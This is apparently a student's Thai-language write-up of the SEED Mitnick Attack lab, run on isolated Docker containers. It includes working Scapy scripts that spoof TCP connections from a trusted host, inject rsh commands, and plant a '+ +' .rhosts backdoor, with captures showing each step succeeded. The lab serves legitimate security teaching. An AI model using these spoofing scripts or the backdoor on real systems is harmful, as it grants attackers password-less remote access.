Lab 7 – Mitnick Attack

Container:

```
[04/01/25]seed@VM:~/.../Lab5-Labsetup$ dockps
2b8d96243ec3  seed-attacker
b0f6e1451510  trusted-server-10.9.0.6
b2a6ff330e6e  x-terminal-10.9.0.5
[04/01/25]seed@VM:~/.../Lab5-Labsetup$
```

- เพิ่ม trusted server ให้เป็น ip ที่ x-terminal ยอมให้ rsh ได้โดยไม่ต้องใส่ password

```
root@b2a6ff330e6e:~# su seed
seed@b2a6ff330e6e:/root$ cd
seed@b2a6ff330e6e:~$ pwd
/home/seed
seed@b2a6ff330e6e:~$ touch .rhosts
seed@b2a6ff330e6e:~$ echo 10.9.0.6 > .rhosts
seed@b2a6ff330e6e:~$ chmod 644 .rhosts
seed@b2a6ff330e6e:~$ ls -lh
total 0
seed@b2a6ff330e6e:~$ ls -la
total 28
drwxr-xr-x 1 seed seed 4096 Apr  8 11:29 .
drwxr-xr-x 1 root root 4096 Nov 26  2020 ..
-rw-r--r-- 1 seed seed  220 Feb 25  2020 .bash_logout
-rw-rw-r-- 1 root root  160 Nov 26  2020 .bashrc
-rw-r--r-- 1 seed seed  807 Feb 25  2020 .profile
-rw-r--r-- 1 seed seed    9 Apr  8 11:29 .rhosts
seed@b2a6ff330e6e:~$ cat .rhosts
10.9.0.6
seed@b2a6ff330e6e:~$
```

- ทดลอง rsh จาก trusted server ไปยัง x-terminal

```
root@b0f6e1451510:/# su seed
seed@b0f6e1451510:/$ rsh 10.9.0.5 date
Tue Apr  8 11:30:25 UTC 2025
seed@b0f6e1451510:/$ rsh 10.9.0.5 ls -lh /home/seed
total 0
seed@b0f6e1451510:/$ rsh 10.9.0.5 ls -la /home/seed
total 28
drwxr-xr-x 1 seed seed 4096 Apr  8 11:29 .
drwxr-xr-x 1 root root 4096 Nov 26  2020 ..
-rw-r--r-- 1 seed seed  220 Feb 25  2020 .bash_logout
-rw-rw-r-- 1 root root  160 Nov 26  2020 .bashrc
-rw-r--r-- 1 seed seed  807 Feb 25  2020 .profile
-rw-r--r-- 1 seed seed    9 Apr  8 11:29 .rhosts
seed@b0f6e1451510:/$
```

มี output ส่งออกมา แปลว่า trusted server สามารถ rsh ไปยัง x-terminal โดยไม่ใช้ password ได้แล้ว

Task 1: Simulated SYN flooding

- ให้ X-terminal (target) รู้จัก MAC address ของ trusted server ก่อน ด้วยการ ping จาก x-terminal ไปยัง trusted server

```
root@b2a6ff330e6e:/# arp
root@b2a6ff330e6e:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.758 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.075 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.162 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.097 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.075/0.273/0.758/0.281 ms
root@b2a6ff330e6e:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   C                     eth0
root@b2a6ff330e6e:/#
```

- ทำการเพิ่ม arp แบบ manual เพื่อให้ MAC ของ trusted server ไม่หายไปจาก arp x-terminal สังเกตว่า Flag จะเปลี่ยนจาก C เป็น CM

```
root@b2a6ff330e6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@b2a6ff330e6e:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@b2a6ff330e6e:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   CM                    eth0
root@b2a6ff330e6e:/#
```

- ทำการ down trusted server เสมือนโดนปิดปากด้วยการ syn-flooding แต่เปลี่ยนเป็นการปิดเครื่องแทน

```
[04/08/25]seed@VM:~/.../Lab5-Labsetup$ dockps
2b8d96243ec3  seed-attacker
b0f6e1451510  trusted-server-10.9.0.6
b2a6ff330e6e  x-terminal-10.9.0.5
[04/08/25]seed@VM:~/.../Lab5-Labsetup$ docker container stop b0
b0
[04/08/25]seed@VM:~/.../Lab5-Labsetup$ dockps
2b8d96243ec3  seed-attacker
b2a6ff330e6e  x-terminal-10.9.0.5
[04/08/25]seed@VM:~/.../Lab5-Labsetup$
```

Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the First TCP Connection

- Attacker ขอ x-terminal เปิด session กับ attacker เริ่มด้วย attacker ปลอมเป็น trusted server ส่ง spoof SYN packet ขอเปิด session

Code ส่ง SYN:

send_syn.py

```
#!/usr/bin/python3
from scapy.all import *

# spoof SYN from client to server
ip = IP(src = "10.9.0.6", dst = "10.9.0.5")
tcp = TCP(sport = 1023, dport = 514,
          seq = 0x1000, flags = 'S')
print('Sending SYN packet.....')
send(ip/tcp, verbose = 0)
```

Code ส่ง ACK หลังได้รับ SYN+ACK จาก x-terminal:

send_ack_data.py

```
#!/usr/bin/python3
from scapy.all import *

srvip = "10.9.0.6"
xip = "10.9.0.5"
srvport = 1023
xport = 514
syn_seq = 0x1000

def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # spoof ACK to finish handshaking
        ip = IP(src = srvip, dst = xip)
        tcp = TCP(sport = srvport, dport = xport,
                  seq = syn_seq + 1,
                  ack = old_tcp.seq + 1,
                  flags = 'A')
        send(ip/tcp, verbose=0)
        print('Sent ACK packet.....')

        data = b'9090\x00seed\x00seed\x00touch /home/seed/hihi.txt\x00'
        tcp.flags = 'PA'
        send(ip/tcp/data, verbose=0)
        print('  {} --> {} Spoofing ACK + data'.format(tcp.sport, tcp.dport))

myFilter = 'tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.5 and dst host
  10.9.0.6'

sniff(iface='br-f8201c9c13ab', filter=myFilter, prn=spoof)
```

- รันโค้ดดัก SYN+ACK เตรียมส่ง ACK

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_ack_data.py
```

- ดัก packet ด้วย scapy เพื่อดู packet บน wireshark ในภายหลัง

```
>>> pkt = sniff(iface='br-f8201c9c13ab',filter='tcp')
```


- ทำการส่ง spoof SYN packet ของเปิด session กับ x-terminal

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_syn.py
Sending SYN packet.....
[04/08/25]seed@VM:~/.../volumes$
```

- โค้ด send_ack_data.py ที่รันไว้จะทำการส่ง ACK ตอบกลับ SYN+ACK ที่ได้จาก x-terminal

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_ack_data.py
Sent ACK packet.....
  1023 --> 514 Spoofing ACK + data
```

- ดู SYN+ACK จาก x-terminal ด้วย wireshark



- จะเห็นว่า session เปิดได้สำเร็จ และมีการส่งคำสั่ง rsh ‘touch /home/seed/hihi.txt’ ไป แต่จะพบว่าที่ x-terminal ไม่มีการสร้างไฟล์ขึ้นมา เนื่องจาก session rsh ยังเปิดไม่สมบูรณ์

```
root@b2a6ff330e6e:/home/seed# ls
root@b2a6ff330e6e:/home/seed#
```

- จะเห็นจากใน wireshark ที่ packet no.6 x-terminal ส่ง SYN มาทาง port 9090 เพื่อขอเปิด rsh connection

Task 2.2: Spoof the Second TCP Connection

- เพื่อให้ rsh connection เปิดโดยสมบูรณ์ จะต้องมีการ 3-way handshake

- ไล่ขั้นตอนตาม Task 2.1

    - (task 2.1) ทำการส่ง SYN ขอเปิด session

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_syn.py
10.9.0.6 --> 10.9.0.5 Sent SYN
```

- (task 2.1) ดัก SYN+ACK แล้วทำการส่ง ACK เพื่อเปิด session สมบูรณ์

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_ack_data.py
10.9.0.6 --> 10.9.0.5 Sent ACK
10.9.0.6 --> 10.9.0.5 Sent rsh data
```

- ดัก SYN ของ rsh connection ทำการส่ง SYN+ACK

send_synack.py | send_ack_data.py | send_syn.py

```
#!/usr/bin/python3
from scapy.all import *

srvip = "10.9.0.6"
srvport = 9090
xip = "10.9.0.5"
xport = 1023
syn_seq = 12345 #any seq no for start rsh connection

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'S':
        # spoof SYN-ACK for rsh connection
        ip = IP(src = srvip, dst = xip)
        tcp = TCP(sport = srvport, dport = xport,
                  seq = syn_seq,
                  ack = old_tcp.seq + 1,
                  flags = 'SA')
        send(ip/tcp, verbose=0)
        print('{} --> {} Sent SYN+ACK'.format(ip.src, ip.dst))

myFilter = 'tcp and src host 10.9.0.5 and dst host 10.9.0.6 and dst port 9090'

sniff(iface='br-f8201c9c13ab', filter=myFilter, prn=spoof)
```

```
[04/08/25]seed@VM:~/.../volumes$ sudo python3 send_synack.py
10.9.0.6 --> 10.9.0.5 Sent SYN+ACK
```

สังเกตว่าจะต้องเปลี่ยน port ไปเป็น rsh port (9090)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [SYN] Seq=0 Win=8192 Len=0
2	0.000120	10.9.0.5	10.9.0.6	TCP	58	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.060663	10.9.0.6	10.9.0.5	TCP	54	1023 → 514 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4	0.088660	10.9.0.6	10.9.0.5	RSH	95	Session Establishment
5	0.088772	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [ACK] Seq=1 Ack=42 Win=64199 Len=0
6	0.088898	10.9.0.5	10.9.0.6	TCP	74	1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2908670821…
7	1.109028	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE…
8	3.127981	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE…
9	7.379831	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE…
10	7.424548	10.9.0.6	10.9.0.5	TCP	54	9090 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
11	7.424674	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
12	7.426234	10.9.0.5	10.9.0.6	RSH	55	Server username:seed Server -> Client Data
13	7.428918	10.9.0.5	10.9.0.6	TCP	54	514 → 1023 [FIN, ACK] Seq=2 Ack=42 Win=64199 Len=0
14	7.429021	10.9.0.5	10.9.0.6	TCP	54	1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
15	7.631728	10.9.0.5	10.9.0.6	TCP	54	[TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
16	7.704858	10.9.0.5	10.9.0.6	TCP	55	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=42 Win=64199 Len=1

```
▸ Frame 4: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:52:c0:2b:41 (02:42:52:c0:2b:41), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 41
▾ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: seed
    Command to execute: touch /home/seed/hihi.txt
```

```
seed@b2a6ff330e6e:~$ ls
seed@b2a6ff330e6e:~$ ls
hihi.txt
seed@b2a6ff330e6e:~$
```

ที่ x-terminal จะเห็นว่ามีการสร้างไฟล์สำเร็จตามคำสั่ง rsh ที่ส่งมาเป็น data พร้อมกับ packet ACK เมื่อตอนเปิด session

Task 3: Set Up a Backdoor

ทำการเพิ่มข้อความ “+ +” ลงในไฟล์ .rhosts ที่ x-terminal เพื่อให้ไม่ว่า IP ใดก็ตามก็สามารถ rsh เข้า x-terminal ได้โดยไม่ต้องใช้ password เพื่อให้ attacker สามารถเข้าใช้งานได้เช่นกัน

- ไล่ขั้นตอนตาม task 2.2 แต่เปลี่ยน data ตอนที่จะส่ง ACK เป็น “echo + + > .rhosts”

send_synack.py | send_ack_data.py | send_syn.py

```python
#!/usr/bin/python3
from scapy.all import *

srvip = "10.9.0.6"
srvport = 1023
xip = "10.9.0.5"
xport = 514
syn_seq = 0x1000

def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # spoof ACK to finish handshaking
        ip = IP(src = srvip, dst = xip)
        tcp = TCP(sport = srvport, dport = xport,
                  seq = syn_seq + 1,
                  ack = old_tcp.seq + 1,
                  flags = 'A')
        send(ip/tcp, verbose=0)
        print('{} --> {} Sent ACK'.format(ip.src, ip.dst))

        data = b'9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
        tcp.flags = 'PA'
        send(ip/tcp/data, verbose=0)
        print('{} --> {} Sent rsh data'.format(ip.src, ip.dst))

myFilter = 'tcp[tcpflags] & tcp-ack != 0 and src host 10.9.0.5 and dst host 10.9.0.6'

sniff(iface='br-f8201c9c13ab', filter=myFilter, prn=spoof)
```


cat .rhosts ดูที่ x-terminal (/home/seed/.rhosts)

```
seed@b2a6ff330e6e:~$ cat .rhosts
+ +
seed@b2a6ff330e6e:~$
```

ทดลอง rsh จาก attacker (ด้วย user: seed)

```
seed@VM:/$ rsh 10.9.0.5 date
Tue Apr  8 11:57:36 UTC 2025
seed@VM:/$
```

Wireshark packet ตอนที่ rsh จาก attacker



No.	Time	Source	Destination	Protocol	Length	Info
49	157.272076	10.9.0.5	10.9.0.1	TCP	74	514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=…
50	157.272090	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=401616182 TSecr=3412011094
51	157.272123	10.9.0.1	10.9.0.5	RSH	86	Session Establishment
52	157.272128	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [ACK] Seq=1 Ack=21 Win=65152 Len=0 TSval=3412011094 TSecr=401616182
53	157.294656	10.9.0.5	10.9.0.1	TCP	74	1022 → 1022 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3412011116…
54	157.294744	10.9.0.1	10.9.0.5	TCP	74	1022 → 1022 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval…
55	157.294757	10.9.0.5	10.9.0.1	TCP	66	1022 → 1022 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3412011116 TSecr=401616204
56	157.296258	10.9.0.5	10.9.0.1	RSH	67	Server username:seed Server -> Client Data
57	157.296327	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=21 Ack=2 Win=64256 Len=0 TSval=401616206 TSecr=3412011118
58	157.298440	10.9.0.5	10.9.0.1	RSH	95	Server username:seed Server -> Client Data
59	157.298500	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [ACK] Seq=21 Ack=31 Win=64256 Len=0 TSval=401616208 TSecr=34120111…
60	157.298517	10.9.0.5	10.9.0.1	TCP	66	1022 → 1022 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3412011120 TSecr=401…
61	157.298559	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [FIN, ACK] Seq=31 Ack=21 Win=65152 Len=0 TSval=3412011120 TSecr=40…
62	157.299444	10.9.0.1	10.9.0.5	TCP	66	1022 → 1022 [ACK] Seq=1 Ack=2 Win=65280 Len=0 TSval=401616209 TSecr=3412011120
63	157.299618	10.9.0.1	10.9.0.5	TCP	66	1023 → 514 [FIN, ACK] Seq=21 Ack=32 Win=64256 Len=0 TSval=401616209 TSecr=341…
64	157.299625	10.9.0.5	10.9.0.1	TCP	66	514 → 1023 [ACK] Seq=32 Ack=22 Win=65152 Len=0 TSval=3412011121 TSecr=4016162…
65	157.300057	10.9.0.1	10.9.0.5	TCP	66	1022 → 1022 [FIN, ACK] Seq=1 Ack=2 Win=65280 Len=0 TSval=401616209 TSecr=3412…
66	157.300082	10.9.0.5	10.9.0.1	TCP	66	1022 → 1022 [ACK] Seq=2 Ack=2 Win=64256 Len=0 TSval=3412011121 TSecr=401616209

```
▸ Internet Protocol Version 4, Src: 10.9.0.1, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 1, Ack: 1, Len: 20
▾ Remote Shell
    Stderr port (optional): 1022
    Client username: seed
    Server username: seed
    Command to execute: date
```